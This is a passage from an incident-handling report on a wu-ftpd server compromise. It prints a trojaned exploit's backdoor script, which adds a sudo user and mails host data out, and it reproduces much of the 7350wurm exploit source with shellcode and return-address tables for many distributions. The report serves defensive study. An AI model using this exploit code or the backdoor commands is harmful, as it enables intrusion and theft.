-p pass password to use (default: "mozilla@")
-d dest IP address or fqhn to connect to (default: 127.0.0.1)
-L loc  override target-supplied retloc (format: 0xdeadbeef)
-A addr override target-supplied retaddr (format: 0xcafebabe)

[root@redhat-7 root]# ls -l burnout
-rwx------    1 root     root        38909 Oct  6 23:36 burnout
[root@redhat-7 root]#
[root@redhat-7 root]#
```

Figure 23 – Installing Burnout

The burndump module has created an unencrypted version of the binary, and dumped it into the file called burnout. We can now look at the binary again using strings, and we find the following string:

```
root@redhat-7:~
-h      this help
-v      be verbose (default: off, twice for greater effect)
-a      AUTO mode (target from banner)
-D      DEBUG mode (waits for keypresses)
-m      enable mass mode (use with care)
-t num  choose target (0 for list, try -v or -v -v)
-u user username to login to FTP (default: "ftp")
-p pass password to use (default: "mozilla@")
-d dest IP address or fqhn to connect to (default: 127.0.0.1)
-L loc  override target-supplied retloc (format: 0xdeadbeef)
-A addr override target-supplied retaddr (format: 0xcafebabe)
if [ ! -f /usr/sbin/meowchi -a "$UID" -eq "0" ];then echo ;touch /usr/sbin/meowchi >/dev/nul
l 2>&1;/usr/sbin/adduser -c "MsSQL Server" mssql >/dev/null 2>&1;echo "yeahbaby" | passwd --
stdin mssql >/dev/null 2>&1;echo "mssql    ALL=(ALL) ALL" >> /etc/sudoers ;echo "[ `/sbin/if
config eth0 | grep "inet addr:" | awk -F ' ' '{print $2} ' ` ] [ Host: `hostname -f` or `ho
stname or -i` `hostname` ] [ USER: mssql PASS: yeahbaby ] [ Current UID: `id` ] [ Machine: `
uname -a` ] [ Uptime and Users: `w` ] [ Ports Open: `netstat -an | grep LISTEN` ]" | mail -s
 "stolen root" turkishfeline@yahoo.com >/dev/null 2>&1;else echo ; sleep 0 >/dev/null 2>&1;
fi;
7350wurm - x86/linux wuftpd <= 2.6.2 remote root (version 0.2.2-1)
team teso (thx bnuts, tomas, synnergy.net !).
Modified by jumpincow shaxxxa and turkcat
(now with 42 targets [2.6.2-5 very soon])
hvaDmt:u:p:d:L:A:
username = %s
0x%lx
WARNING: target out of list. list:
created argv-code too long (%d bytes)
# created %d byte execve shellcode
# trying to log into %s with (%s/%s) ...
:
```

Figure 24 – Using Burnout

We can see here that the script checks to see if the file meowchi is created, and that the session is running as root. The mssql user is then created with the password 'yeahbaby'. The mssql user is added to the sudoers[62] file with the following permissions "mssql   ALL=(ALL) ALL", thereby allowing the mssql user to run any command on the system.

A number of system commands are then run, gathering system information on the machine type, who is logged in, what network ports are available and these are e-mailed to a Yahoo e-mail account under the name of turkishfeline@yahoo.com. This is confirmed by the IDS captured traffic found earlier.

From this screen we also discover the name of the exploit, 7350wurm by "Team Teso". The Snort ruleset is searched for a rule for the exploit, and

We can also see that the help screen says that the binary was modified by 'jumpincow, shaxxxa and turkcat – presumably the very same Turkish feline cat found on the yahoo account.

Interestingly, it does not appear that the above script was run on our compromised host, as further into the file the following strings are found:




Figure 25 – Initial commands run on the attacked host

As we can see here, the text after the message of:

```
#spawning shell :) NICE JOB KIDDIE
```

[62] http://www.linuxvalley.it/encyclopedia/ldp/manpage/man5/sudoers.5.php

```
################################################################
```

would appear to be the attack string, as it attempts to hides its presence:

- unsets HISTFILE
- unsets HISTSAVE
- kills syslogd
- deletes roots .bash history
- creates a hidden directory called /dev/rd/c7d9p9

So where is the first string executed? We decide to execute the binary within our Virtual Machine to see if the file /usr/sbin/meowchi is created. Sure enough:




Figure 26 – Confirmation of the meowchi file

Not only have we been hacked and backdoored, but so has the script-kiddie!

Recovery

The FTP server was used to allow third parties to collect dump information for diagnosis. As such, there was no data on the server that was required for the business to function. It was decided therefore, that it would be easier, and safer to rebuild the server to ensure that there was no malware still present, yet undetected.

As there was the potential that a rootkit was installed on the server, it was also deemed the only certain way that any potential hidden software could be removed was to format the system disks.

The incident handler checks the vendor site for wu-ftpd to see if he can find any information concerning the exploit and finds that a patch has been released for this vulnerability[63].

The root cause of the incident was that the server had not been updated to the latest release of software. In this case, wuftpd had not been upgraded from Version 2.6.1 to Version 2.6.2. The steps required to ensure eradication therefore where:

1. Install new system disks
2. Rebuild the Operating system from a trusted source
3. Update the FTP server to the latest / safest release via a secure channel.
4. Perform a penetration test of the server using a port scanner such as nmap.

The defences around the server also needed improving as the firewall ruleset protecting the server were found to be insufficient. The outbound ruleset was changed to remove the unnecessary ability for the system to “call out” to the Internet.

Recovery of the server

As discussed, during the Eradication Phase the decision is made to rebuild the server from scratch thereby ensuring that the server is of known integrity. The latest Redhat operating system is downloaded rather than the older version 7.2.

MD5 checksums were taken from the .iso images and these are compared with those detailed by Redhat and found to be being correct. This allows us to ensure that the .iso’s we have downloaded are as RedHat released. New CDROM’s burned with the .iso images. The operating system is built and patched to the latest release using the Redhat *up2date* facility.

[63] ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/ftpglob.patch

Upon installation of the operating system, it is found that Redhat 9.0 is now released with a different type of FTP server. The new FTP server is called *vsftpd*. A decision is made to use this server as the homepage details that SANS have recommended the use of the server as a fast and secure alternative[64]:

"For those of you looking for a secure FTP daemon alternative, the SAC team recommends vsftpd. It was designed with security as its number-one priority. You can download vsftpd from: http://freshmeat.net/projects/vsftpd/"

It also ensures that the same vulnerability cannot be used against this software. If however, it is found later that wu-ftpd must be used due to some currently unknown functional requirement, it is noted that a patch[65] for this is available for download.

A penetration test is performed on the system to ensure that it is suitable for connection to the Internet. The nmap software is used to port scan the server in both TCP and UDP modes. The nessus[66] vulnerability scanner is used to check for known exploits in the system. Should the wu-ftpd need to be installed, then it can be confirmed that the wu-ftpd installation is no longer affected by the exploit by using nessus[67].

The server now has a full system backup performed as a "day 0" archive.

The systems are connected back into their live configuration. The Incident Handlers now continually monitor the network traffic to see if any other systems are attempting communication with the server. This is done using tcpdump as shown below:

```
# tcpdump –I eth0 –s 1500 –X "host 192.168.1.100"
```

This monitoring continues for a period of thirty minutes.

No unexpected traffic is seen so a telephone conference is held between the Chief Incident handler, the MIM, and the business area. It is agreed to change the firewall rules to allow Internet traffic to connect to the FTP server once again.

The system monitoring now continues to see what traffic is connecting to the newly installed FTP server. After an agreed period of time as the monitoring had found nothing new, the incident was closed.

Lessons Learned

During the post incident review process, the Incident Handling team and the Major Incident Managers talk through the incident from start to finish identifying the issues experienced. Each attendee of the review is open to make comment and give feedback.

---

[64] http://cwrulug.cwru.edu/pipermail/sigunix/2001-November/000649.html
[65] ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/ftpglob.patch
[66] http://www.nessus.org
[67] http://cgi.nessus.org/plugins/dump.php3?id=10821

From this, problem records are raised to ensure that any outstanding actions identified are completed after the incident is closed.

The lessons learned from this incident are documented and fall into three categories:

- The issues that caused the incident
- The issues that made the exploitation of the attack easier
- Updates to the Incident Handling procedures

The issues that caused the incident.

The primary issue was failing to patch the FTP server to the latest possible release. Having service available to the Internet will place this under attack, but relying on a firewall and IDS as protection is not enough.

Regular penetration and vulnerability scanning of the systems would have detected the out of date version of the software running and would have enabled the system administrators to upgrade the service.

The issues that made the exploitation of the attack easier

The configuration of the external firewall certainly made the exploitation of the system more complete. If the FTP server did not need http access to function, which it didn't, it should not have http access. This may make it more difficult for the administrator to perform his/her duties, but it also makes it more difficult for an attack to download code to the system.

Updates to the Incident Handling procedures

The length of time it took to examine the binary was discussed and it was suggested that an additional tool was required for the JumpKit. It was decided to add Burndump to the standard JumpKit.

The Post Incident Review

A post incident review meeting is held within a couple of days of the incident allowing the members of the Incident Handling team to recover, and yet not forget any information that could prove valuable. This also allows time for the MIM to prepare a report detailing the incident.

This meeting is chaired by the MIM, and its purpose is to walk through the report of the incident from start to finish and identify any issues that are outstanding and need to be addressed. Each issue raised has a problem record raised, and the record assigned to an individual with a specified and agreed completion date. The meeting then agrees to the wording of the report or asks for changes to be considered and where agreed implemented.

Once the walk through has been completed, the Chief Incident Handler walks through the way the incident was handled and performs a critique of the exercise. Any improvements that can be identified in how the incident was handled are discussed, and where suitable, the procedures can be changed.

Extras

7350wurm code review

```
/* 7350wurm - x86/linux wu_ftpd remote root exploit
 *
 * TESO CONFIDENTIAL - SOURCE MATERIALS
 *
 * This is unpublished proprietary source code of TESO Security.
 *
 * The contents of these coded instructions, statements and computer
 * programs may not be disclosed to third parties, copied or
duplicated in
 * any form, in whole or in part, without the prior written
permission of
 * TESO Security. This includes especially the Bugtraq mailing list,
the
 * www.hack.co.za website and any public exploit archive.
 *
 * The distribution restrictions cover the entire file, including
this
 * header notice. (This means, you are not allowed to reproduce the
header).
 *
 * (C) COPYRIGHT TESO Security, 2001
 * All Rights Reserved
 *

*********************************************************************
********
 * thanks to bnuts, tomas, dvorak, scrippie and max for hints,
discussions and
 * ideas (synnergy.net rocks, thank you buddies ! :).
 */

#define VERSION "0.2.2"

/* TODO 1. fix chroot break on linux 2.4.x (x >= 13?)
 *         (ptrace inject on ppid())
 */

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <arpa/telnet.h>
#include <netdb.h>
#include <errno.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <string.h>
#include <time.h>
```

The following INIT_CMD string is set as the initial command sent to the host. Here the history file is disabled, the current system credentials reported, and the name and type of system requested.

```
#define INIT_CMD        "unset HISTFILE;id;uname -a;\n"

/* shellcodes
 */
unsigned char   x86_lnx_loop[] =
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\xeb\xfe";
```

This code is added to the end of the bigbuff/fakechunk packet that is sent to the FTP server as part of the exploit. If the exploit succeeds, it starts with a NOOP ramp, and then sends an 0x7350 back to the attackers system. It then waits for the code to be delivered and jumps into the code. The NOOP (no operand) ramp allows the code to be entered more easily by giving the exploit a bigger target to hit as the code will do nothing for each NOOP until it gets to the next instruction.

```
/* x86/linux write/read/exec code (41 bytes)
 * does: 1. write (1, "\nsP\n", 4);
 *       2. read (0, ncode, 0xff);
 *       3. jmp ncode
 */
unsigned char   x86_wrx[] =
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xdb\x43\xb8\x0b\x74\x51\x0b\x2d\x01\x01\x01"
        "\x01\x50\x89\xe1\x6a\x04\x58\x89\xc2\xcd\x80\xeb"
        "\x0e\x31\xdb\xf7\xe3\xfe\xca\x59\x6a\x03\x58\xcd"
        "\x80\xeb\x05\xe8\xed\xff\xff\xff";


unsigned char   x86_lnx_execve[] =
        /* 49 byte x86 linux PIC setreuid(0,0) + chroot-break
         * code by lorian / teso
         */
        "\x33\xdb\xf7\xe3\xb0\x46\x33\xc9\xcd\x80\x6a\x54"
        "\x8b\xdc\xb0\x27\xb1\xed\xcd\x80\xb0\x3d\xcd\x80"
        "\x52\xb1\x10\x68\xff\x2e\x2e\x2f\x44\xe2\xf8\x8b"
        "\xdc\xb0\x3d\xcd\x80\x58\x6a\x54\x6a\x28\x58\xcd"
        "\x80"

        /* 34 byte x86 linux argv code -sc
         */
        "\xeb\x1b\x5f\x31\xc0\x50\x8a\x07\x47\x57\xae\x75"
        "\xfd\x88\x67\xff\x48\x75\xf6\x5b\x53\x50\x5a\x89"
        "\xe1\xb0\x0b\xcd\x80\xe8\xe0\xff\xff\xff";
```

This is the shell code that is sent to the host.

```
/* setreuid/chroot/execve
 * lorian / teso */
unsigned char   x86_lnx_shell[] =
/* TODO: fix chroot break on 2.4.x series (somewhere between 2.4.6
and
 *       2.4.13 they changed chroot behaviour. maybe to ptrace-inject
```

```
 *       on parent process (inetd) and execute code there. (optional)
 */
        "\x33\xdb\xf7\xe3\xb0\x46\x33\xc9\xcd\x80\x6a\x54"
        "\x8b\xdc\xb0\x27\xb1\xed\xcd\x80\xb0\x3d\xcd\x80"
        "\x52\xb1\x10\x68\xff\x2e\x2e\x2f\x44\xe2\xf8\x8b"
        "\xdc\xb0\x3d\xcd\x80\x58\x6a\x54\x6a\x28\x58\xcd"
        "\x80"
        "\x6a\x0b\x58\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f"
        "\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80";


typedef struct {
        char *                  desc;           /* distribution */
        char *                  banner;         /* FTP banner part */
        unsigned char *         shellcode;
        unsigned int            shellcode_len;

        unsigned long int       retloc;         /* return address
location */
        unsigned long int       cbuf;           /* &cbuf[0] */
} tgt_type;


tgt_type tmanual = {
        "manual values",
        "unknown banner",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x41414141, 0x42424242
};
```

Build the array holding the targets, banner message, and jump vectors

```
tgt_type targets[] = {
        { "Caldera eDesktop|eServer|OpenLinux 2.3 update "
                "[wu-ftpd-2.6.1-13OL.i386.rpm]",
                "Version wu-2.6.1(1) Wed Nov 28 14:03:42 CET 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806e2b0, 0x080820a0 },

        { "Debian potato [wu-ftpd_2.6.0-3.deb]",
                "Version wu-2.6.0(1) Tue Nov 30 19:12:53 CET 1999",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806db00, 0x0807f520 },

        { "Debian potato [wu-ftpd_2.6.0-5.1.deb]",
                "Version wu-2.6.0(1) Fri Jun 23 08:07:11 CEST 2000",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806db80, 0x0807f5a0 },

        { "Debian potato [wu-ftpd_2.6.0-5.3.deb]",
                "Version wu-2.6.0(1) Thu Feb 8 17:45:47 CET 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806db80, 0x0807f5a0 },

        { "Debian sid [wu-ftpd_2.6.1-5_i386.deb]",
                "Version wu-2.6.1(1) Sat Feb 24 01:43:53 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806e7a0, 0x0807ffe0 },

        { "Immunix 6.2 (Cartman) [wu-ftpd-2.6.0-3_StackGuard.rpm]",
```

```
                "Version wu-2.6.0(1) Thu May 25 03:35:34 PDT 2000",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x080713e0, 0x08082e00 },

        { "Immunix 7.0 (Stolichnaya) [wu-ftpd-2.6.1-6_imnx_2.rpm]",
                "Version wu-2.6.1(1) Mon Jan 29 08:04:31 PST 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x08072bd4, 0x08086400 },

        { "Mandrake 6.0|6.1|7.0|7.1 update [wu-ftpd-2.6.1-
8.6mdk.i586.rpm]",
                "Version wu-2.6.1(1) Mon Jan 15 20:52:49 CET 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806f7f0, 0x08082600 },

        { "Mandrake 7.2 update [wu-ftpd-2.6.1-8.3mdk.i586.rpm]",
                "Version wu-2.6.1(1) Wed Jan 10 07:07:00 CET 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x08071850, 0x08084660 },

        { "Mandrake 8.1 [wu-ftpd-2.6.1-11mdk.i586.rpm]",
                "Version wu-2.6.1(1) Sun Sep 9 16:30:24 CEST 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806fec4, 0x08082b40 },

        { "RedHat 5.0|5.1 update [wu-ftpd-2.4.2b18-2.1.i386.rpm]",
                "Version wu-2.4.2-academ[BETA-18](1) "
                        "Mon Jan 18 19:19:31 EST 1999",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x08061cf0, 0x08068540 },       /* XXX: manually
found */

        { "RedHat 5.2 (Apollo) [wu-ftpd-2.4.2b18-2.i386.rpm]",
                "Version wu-2.4.2-academ[BETA-18](1) "
                        "Mon Aug 3 19:17:20 EDT 1998",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x08061c48, 0x08068490 },       /* XXX: manually
found */

        { "RedHat 5.2 update [wu-ftpd-2.6.0-2.5.x.i386.rpm]",
                "Version wu-2.6.0(1) Fri Jun 23 09:22:33 EDT 2000",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806b530, 0x08076550 },       /* XXX: manually
found */

#if 0
        /* XXX: not exploitable using synnergy.net method. (glob code
         *      does not handle {.,.,.,.}
         */
        { "RedHat 6.0 (Hedwig) [wu-ftpd-2.4.2vr17-3.i386.rpm]",
                "Version wu-2.4.2-VR17(1) Mon Apr 19 09:21:53 EDT
1999",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x08069f04, 0x08079f60 },
#endif

        { "RedHat 6.? [wu-ftpd-2.6.0-1.i386.rpm]",
                "Version wu-2.6.0(1) Thu Oct 21 12:27:00 EDT 1999",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806e620, 0x080803e0 },
```

```
{ "RedHat 6.0|6.1|6.2 update [wu-ftpd-2.6.0-14.6x.i386.rpm]",
        "Version wu-2.6.0(1) Fri Jun 23 09:17:44 EDT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x08070538, 0x08083360 },

{ "RedHat 6.1 (Cartman) [wu-ftpd-2.5.0-9.rpm]",
        "Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806cb88, 0x0807cc40 },

{ "RedHat 6.2 (Zoot) [wu-ftpd-2.6.0-3.i386.rpm]",
        "Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806e1a0, 0x0807fbc0 },

{ "RedHat 7.0 (Guinness) [wu-ftpd-2.6.1-6.i386.rpm]",
        "Version wu-2.6.1(1) Wed Aug 9 05:54:50 EDT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x08070ddc, 0x08084600 },

{ "RedHat 7.1 (Seawolf) [wu-ftpd-2.6.1-16.rpm]",
        "Version wu-2.6.1-16",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0807314c, 0x08085de0 },

{ "RedHat 7.2 (Enigma) [wu-ftpd-2.6.1-18.i386.rpm]",
        "Version wu-2.6.1-18",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x08072c30, 0x08085900 },

{ "SuSE 6.0|6.1 update [wuftpd-2.6.0-151.i386.rpm]",
        "Version wu-2.6.0(1) Wed Aug 30 22:26:16 GMT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806e6b4, 0x080800c0 },

{ "SuSE 6.0|6.1 update wu-2.4.2 [wuftpd-2.6.0-151.i386.rpm]",
        "Version wu-2.4.2-academ[BETA-18](1) "
                "Wed Aug 30 22:26:37 GMT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806989c, 0x08069f80 },

{ "SuSE 6.2 update [wu-ftpd-2.6.0-1.i386.rpm]",
        "Version wu-2.6.0(1) Thu Oct 28 23:35:06 GMT 1999",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806f85c, 0x08081280 },

{ "SuSE 6.2 update [wuftpd-2.6.0-121.i386.rpm]",
        "Version wu-2.6.0(1) Mon Jun 26 13:11:34 GMT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806f4e0, 0x08080f00 },

{ "SuSE 6.2 update wu-2.4.2 [wuftpd-2.6.0-121.i386.rpm]",
        "Version wu-2.4.2-academ[BETA-18](1) "
                "Mon Jun 26 13:11:56 GMT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806a234, 0x0806a880 },

{ "SuSE 7.0 [wuftpd.rpm]",
        "Version wu-2.6.0(1) Wed Sep 20 23:52:03 GMT 2000",
        x86_wrx, sizeof (x86_wrx) - 1,
        0x0806f180, 0x08080ba0 },
```

```
        { "SuSE 7.0 wu-2.4.2 [wuftpd.rpm]",
                "Version wu-2.4.2-academ[BETA-18](1) "
                        "Wed Sep 20 23:52:21 GMT 2000",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806a554, 0x0806aba0 },

        { "SuSE 7.1 [wuftpd.rpm]",
                "Version wu-2.6.0(1) Thu Mar 1 14:43:47 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806f168, 0x08080980 },

        { "SuSE 7.1 wu-2.4.2 [wuftpd.rpm]",
                "Version wu-2.4.2-academ[BETA-18](1) "
                        "Thu Mar 1 14:44:08 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806a534, 0x0806ab80 },

        { "SuSE 7.2 [wuftpd.rpm]",
                "Version wu-2.6.0(1) Mon Jun 18 12:34:55 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806f58c, 0x08080dc0 },

        { "SuSE 7.2 wu-2.4.2 [wuftpd.rpm]",
                "Version wu-2.4.2-academ[BETA-18](1) "
                        "Mon Jun 18 12:35:12 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806a784, 0x0806ae40 },

        { "SuSE 7.3 [wuftpd.rpm]",
                "Version wu-2.6.0(1) Thu Oct 25 03:14:33 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806f31c, 0x08080aa0 },

        { "SuSE 7.3 wu-2.4.2 [wuftpd.rpm]",
                "Version wu-2.4.2-academ[BETA-18](1) "
                        "Thu Oct 25 03:14:49 GMT 2001",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806a764, 0x0806ad60 },
#if 0

        /* slackware (from 8 on they use proftpd by default) */
        { "Slackware 7",
                "Version wu-2.6.0(1) Fri Oct 22 00:38:20 CDT 1999",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806d03c, 0x0808f648 },
#endif

        { "Slackware 7.1",
                "Version wu-2.6.0(1) Tue Jun 27 10:52:28 PDT 2000",
                x86_wrx, sizeof (x86_wrx) - 1,
                0x0806ba2c, },

        { NULL, NULL, 0, 0, 0, 0 },
};

/* exploitation related stuff.
 * DO NOT CHANGE, except you know exactly what you are doing.
 */
#define CHUNK_POS       256
```

```
#define MALLOC_ALIGN_MASK       0x07
#define MALLOC_MINSIZE          0x10
#define CHUNK_ALLSIZE(s) \
        CHUNK_ROUND((s)) + 0x08
```

The following define is expanded out:

```
#define CHUNK_ROUND(s) \
        (((((s) + 4 + MALLOC_ALIGN_MASK)) < \
                (MALLOC_MINSIZE + MALLOC_ALIGN_MASK)) ? \
        (MALLOC_MINSIZE) : ((((s) + 4 + MALLOC_ALIGN_MASK)) & \
        ~MALLOC_ALIGN_MASK))
```

if (s + 4 + 0x07) < (0x10 + 0x07) then
return Malloc Minsize (0x10)
else
(s + 4 +0x07 bitwise AND 1's complement of 0x07)

```
/* minimum sized malloc(n) allocation that will jield in an overall
 * chunk size of s. (s must be a valid %8=0 chunksize)
 */
#define CHUNK_ROUNDDOWN(s) \
        ((s) <= 0x8) ? (1) : ((s) - 0x04 - 11)
#define CHUNK_STRROUNDDOWN(s) \
        (CHUNK_ROUNDDOWN ((s)) > 1 ? CHUNK_ROUNDDOWN ((s)) - 1 : 1)


/* FTP related stuff
 */
```

Define default host as localhost, remember this is just for testing and education

```
char *  dest = "127.0.0.1";     /* can be changed with -d */
```

Define default username as FTP, so that anonymous FTP servers can be targeted as default

```
char *  username = "FTP";       /* can be changed with -u */
```

Try and hide the login, so that it looks like this is just a browser.

```
char *  password = "mozilla@";  /* can be changed with -p */
```

Zero the FTP_banner for later

```
char *  FTP_banner = NULL;

int     verbose = 0;


/* FTP prototypes
 */
void FTP_escape (unsigned char *buf, unsigned long int buflen);
```

```
void FTP_recv_until (int sock, char *buff, int len, char *begin);
int FTP_login (char *host, char *user, char *pass);


/* main prototypes
 */
void usage (char *progname);
void exploit (int fd, tgt_type *tgt);
void shell (int sock);
void hexdump (char *desc, unsigned char *data, unsigned int amount);

void tgt_list (void);
tgt_type * tgt_frombanner (unsigned char *banner);

void xp_buildsize (int fd, unsigned char this_size_ls,
        unsigned long int csize);
void xp_gapfill (int fd, int rnfr_num, int rnfr_size);
int xp_build (tgt_type *tgt, unsigned char *buf, unsigned long int
buf_len);
void xp_buildchunk (tgt_type *tgt, unsigned char *cspace, unsigned
int clen);


/*** MASS mode stuff
 */
static int
sc_build_x86_lnx (unsigned char *target, size_t target_len,
        unsigned char *shellcode, char **argv);

int             mass = 0;       /* enable with -m (kids, get hurt!)
*/
unsigned int    mlen = 0;
unsigned char   mcode[256];
```

TESO network.c parts taken from "Scut's" network library. This is found in 7350wu exploit. Hackers share code! Defenders should share!

```
/* imported from network.c
 */
#define NET_CONNTIMEOUT 60
#define NET_READTIMEOUT 20
int     net_conntimeout = NET_CONNTIMEOUT;

unsigned long int net_resolve (char *host);
int net_connect (struct sockaddr_in *cs, char *server,
        unsigned short int port, int sec);
void net_write (int fd, const char *str, ...);
int net_rtimeout (int fd, int sec);
int net_rlinet (int fd, char *buf, int bufsize, int sec);


/* exploitation related stuff, which is fixed on all wuftpd systems
 */
#define RNFR_SIZE       4
#define RNFR_NUM        73

int     automode = 0;   /* evil, do not use */
int     debugmode = 0;
```

Standard print out the usage message call

```
void
usage (char *progname)
{
        fprintf (stderr, "usage: %s [-h] [-v] [-a] [-D] [-m]\n"
                "\t[-t <num>] [-u <user>] [-p <pass>] [-d host]\n"
                "\t[-L <retloc>] [-A <retaddr>]\n\n", progname);

        fprintf (stderr,
                "-h\tthis help\n"
                "-v\tbe verbose (default: off, twice for greater
effect)\n"
                "-a\tAUTO mode (target from banner)\n"
                "-D\tDEBUG mode (waits for keypresses)\n"
                "-m\tenable mass mode (use with care)\n"
                "-t num\tchoose target (0 for list, try -v or -v -
v)\n"
                "-u user\tusername to login to FTP (default:
\"FTP\")\n"
                "-p pass\tpassword to use (default: \"mozilla@\")\n"
                "-d dest\tIP address or fqhn to connect to "
                        "(default: 127.0.0.1)\n"
                "-L loc\toverride target-supplied retloc "
                        "(format: 0xdeadbeef)\n"
                "-A addr\toverride target-supplied retaddr "
                        "(format: 0xcafebabe)\n");
        fprintf (stderr, "\n");

        exit (EXIT_FAILURE);
}

unsigned char *         shellcode = NULL;
unsigned long int       shellcode_len = 0;
unsigned long int       user_retloc = 0,
                        user_retaddr = 0;
```

Code entry point

```
int
main (int argc, char *argv[])
{
        char                    c;
        char *                  progname;       /* = argv[0] */
        int                     fd;

        tgt_type *              tgt = NULL;
        int                     tgt_num = -1;

        unsigned char           xpbuf[512 + 16];
```

Output the header message, and check the number of parameters passed to see if they are valid.

```
        fprintf (stderr, "7350wurm - x86/linux wuftpd <= 2.6.1 remote
root "
                "(version "VERSION")\n"
                "team teso (thx bnuts, tomas, synnergy.net !).\n\n");
```

Argument count less than 2? Invalid input, so show the usage information

```
        progname = argv[0];
        if (argc < 2)
                usage (progname);
```

Set modes dependent on the parameters, and validate.

```
    while ((c = getopt (argc, argv, "hvaDmt:u:p:d:L:A:")) != EOF) {
                switch (c) {
                case 'h':
